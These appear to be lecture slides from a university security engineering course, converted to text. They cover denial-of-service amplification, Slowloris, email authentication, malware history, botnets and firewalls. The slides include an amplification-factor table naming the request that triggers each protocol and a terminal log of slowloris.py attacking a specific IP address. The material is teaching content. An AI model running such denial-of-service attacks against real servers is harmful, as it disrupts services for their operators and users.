<string>site.com/content </string>
</value>
</param>
</params>
</methodCall>'
```




University  
of Victoria

Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	see: TA13-088A [4]
NTP	556.9	see: TA14-013A [5]
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request
QOTD	140.3	Quote request
BitTorrent	3.8	File search
Kad	16.3	Peer list exchange
Quake Network Protocol	63.9	Server info exchange
Steam Protocol	5.5	Server info exchange
Multicast DNS (mDNS)	2 to 10	Unicast query
RIPv1	131.24	Malformed request
Portmap (RPCbind)	7 to 28	Malformed request
LDAP	46 to 55	Malformed request [6]
CLDAP [7 <sup>23</sup> ]	56 to 70	—
TFTP [23 <sup>23</sup> ]	60	—
Memcached [25]	10,000 to 51,000	—
WS-Discovery	10 to 500	—

# Other DoS attacks

Distributed DoS (DDoS) attacks

Increasingly using IoT devices  
like CCTV cameras, printers, etc.



# Other DoS attacks: Slow Loris




```
[root@... ~]# ~/Downloads/slowloris$ python3 slowloris.py
[06-02-2017 21:17:05] Attacking 31.187.70.24 with 150 sockets.
[06-02-2017 21:17:05] Creating sockets...
[06-02-2017 21:17:10] Sending keep-alive headers... Socket count: 150
[06-02-2017 21:17:25] Sending keep-alive headers... Socket count: 150
[06-02-2017 21:17:40] Sending keep-alive headers... Socket count: 150
[06-02-2017 21:17:55] Sending keep-alive headers... Socket count: 150
[06-02-2017 21:18:10] Sending keep-alive headers... Socket count: 150
[06-02-2017 21:18:25] Sending keep-alive headers... Socket count: 150
[06-02-2017 21:18:40] Sending keep-alive headers... Socket count: 150
```

Uses very little bandwidth

Essentially bores the server to death

Sends HTTP requests, very slowly



# **SENG 360 - Security Engineering Network Security (cont'd)**

Jens Weber

Fall 2022



# Email security

End-to-End encryption (with PGP or CA-signed keys) has never caught on

Today most servers use **TLS** -> mitigates bulk eavesdropping

**MTA Strict Transport Security (MTA-STS)** requires signed certificate

**Domain Keys Identified Mail (DKIM)** ties email to the sending domain (by digital signature)

**Sender Policy Framework (SPF)** ties email to sending IP (by sig.)

No forwarding possible

**Authentication Received Chain (ARC)** re-signs email upon forward

**Domain-based Message Authentication, Reporting and Conformance (DMARC)**


A record attached to a DNS entry containing policies on emails received from there

# Malware types (not mutually exclusive)

- A **Trojan** is a useful (or apparently useful) program containing a hidden (unwanted) function
- A **worm** is a malicious program that replicates itself on other systems
- A **virus** is code that hooks itself in code of other programs
- A **remote access Trojan (RAT)** is software that enables a remote party to access the device it runs on
- A **rootkit** is software that (stealthily) enables another party to control the device it runs on
- **Potentially unwanted software (PUS)** does something user doesn't want


# The first famous worm (1988): The Morris Worm

- Uses the Unix “finger” program to discover remote users / machines
- Cracks passwords (dictionary / brute force)
- Exploits trapdoor “debug option” in remote process that receives email
- Clogged up the Internet (Arpanet)




# Macro-worms: The Love Bug (2000)

- Used “macro” languages of “office programs”
- Attached “LOVE-LETTER-FOR-YOU.txt.vbs” to emails
- Upon opening, sends emails to all in address book
- Infected 10 million computers
- US\$ 5.5-8.7 billion damages




# Flash worms: Code Red (2001)

- Exploits security hole in Internet Information Server (IIS)
- Targets random IP addresses
- Carries out DoS attack on government sites



# Spyware and adware



Log in | Sign up | Forums | Serverless

# The Register® Biting the hand that feeds IT

DATA CENTRE SOFTWARE SECURITY DEVOPS BUSINESS PERSONAL TECH SCIENCE

## Security

### German states defend use of 'Federal Trojan'

Skype-snooping Bundestrojaner legal, insists gov



By John Leyden 12 Oct 2011 at 15:19 28 SHARE ▾

Five German states have admitted using a controversial backdoor Trojan to spy on criminal suspects.

Samples of the so-called R2D2 (AKA "Ozapftis") Trojan came into the possession of the Chaos Computer Club (CCC), which published an analysis of the code last weekend.

German federal law allows the use of malware to eavesdrop on Skype conversations. But the CCC analysis suggests that the specific Trojan it wrote about is capable of a far wider range of functions than this – including establishing a backdoor on compromised machines and keystroke logging. The backdoor creates a means for third parties to hijack compromised machines, while the lack of encryption creates a

# Botnets (late 2000 until now)



Note: traditional botnet architectures are easy to “decapitate”

# NEWS

[Home](#) | [Coronavirus](#) | [Climate](#) | [Video](#) | [World](#) | [US & Canada](#) | [UK](#) | [Business](#) | [Tech](#) | [Science](#) | [Stories](#)

Tech

## Microsoft takes down global zombie bot network

11 March 2020



### Microsoft Takes Down Dozens of Zeus, SpyEye Botnets

March 26, 2012

52 Comments


Microsoft today announced the execution of a carefully planned takedown of dozens of botnets powered by **ZeuS** and **SpyEye** – powerful banking Trojans that have helped thieves [steal more than \\$100 million](#) from small to mid-sized businesses in the United States and abroad.

In a consolidated legal filing, Microsoft received court approval to seize several servers in Scranton, Penn. and Lombard, Ill. used to control dozens of ZeuS and SpyEye botnets. The company also was granted permission to take control of 800 domains that were used by the crime machines. The company [published a video](#) showing a portion of the seizures, conducted late last week with the help of U.S. Marshals.



*Microsoft, U.S. Marshals pay a surprise visit to a Scranton, Pa. hosting facility.*

This is the latest in a string of botnet takedowns executed by Microsoft's legal team, but it appears to be the first one in which the company invoked the Racketeer Influenced and Corrupt Organizations (RICO) Act.




GETTY IMAGES

9 Microsoft has said it was part of a team that dismantled an international network of zombie bots.

# How malware works

Two components: Replication mechanism (dropper) and payload



# Countermeasures


Antivirus software:

- Scanners
  - Search for indicators of compromise (IoC)
  - Stealth/polymorphic malware complicates this
- Check-summers
  - Whitelist executables with checksums

Defenses combine tools, management and incentives


# Filtering: firewalls

- All traffic from inside to outside, and vice versa, must pass through the firewall
- Only authorized traffic, as defined by the local security policy, will be allowed to pass.
- The firewall itself is immune to penetration



# Packet filtering

Applies rules to each incoming  
and outgoing IP packet



Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny


# Limitations of Packet Filtering

- Cannot block application-specific vulnerabilities
- Limited logging functionality
- No/limited capability to detect network address spoofing
- Easy to “misconfigure” due to the limited configuration choices



# Circuit gateways

- Keep track of connection status
- Work at the session/TCP level
- Can also provide VPN functionality



# Application proxies

- Work at the application level
- Understand one or more application services (e.g., mail, web)
- Can become bottlenecks
- Important for zero-trust model (a proxy in front of any service)



University  
of Victoria

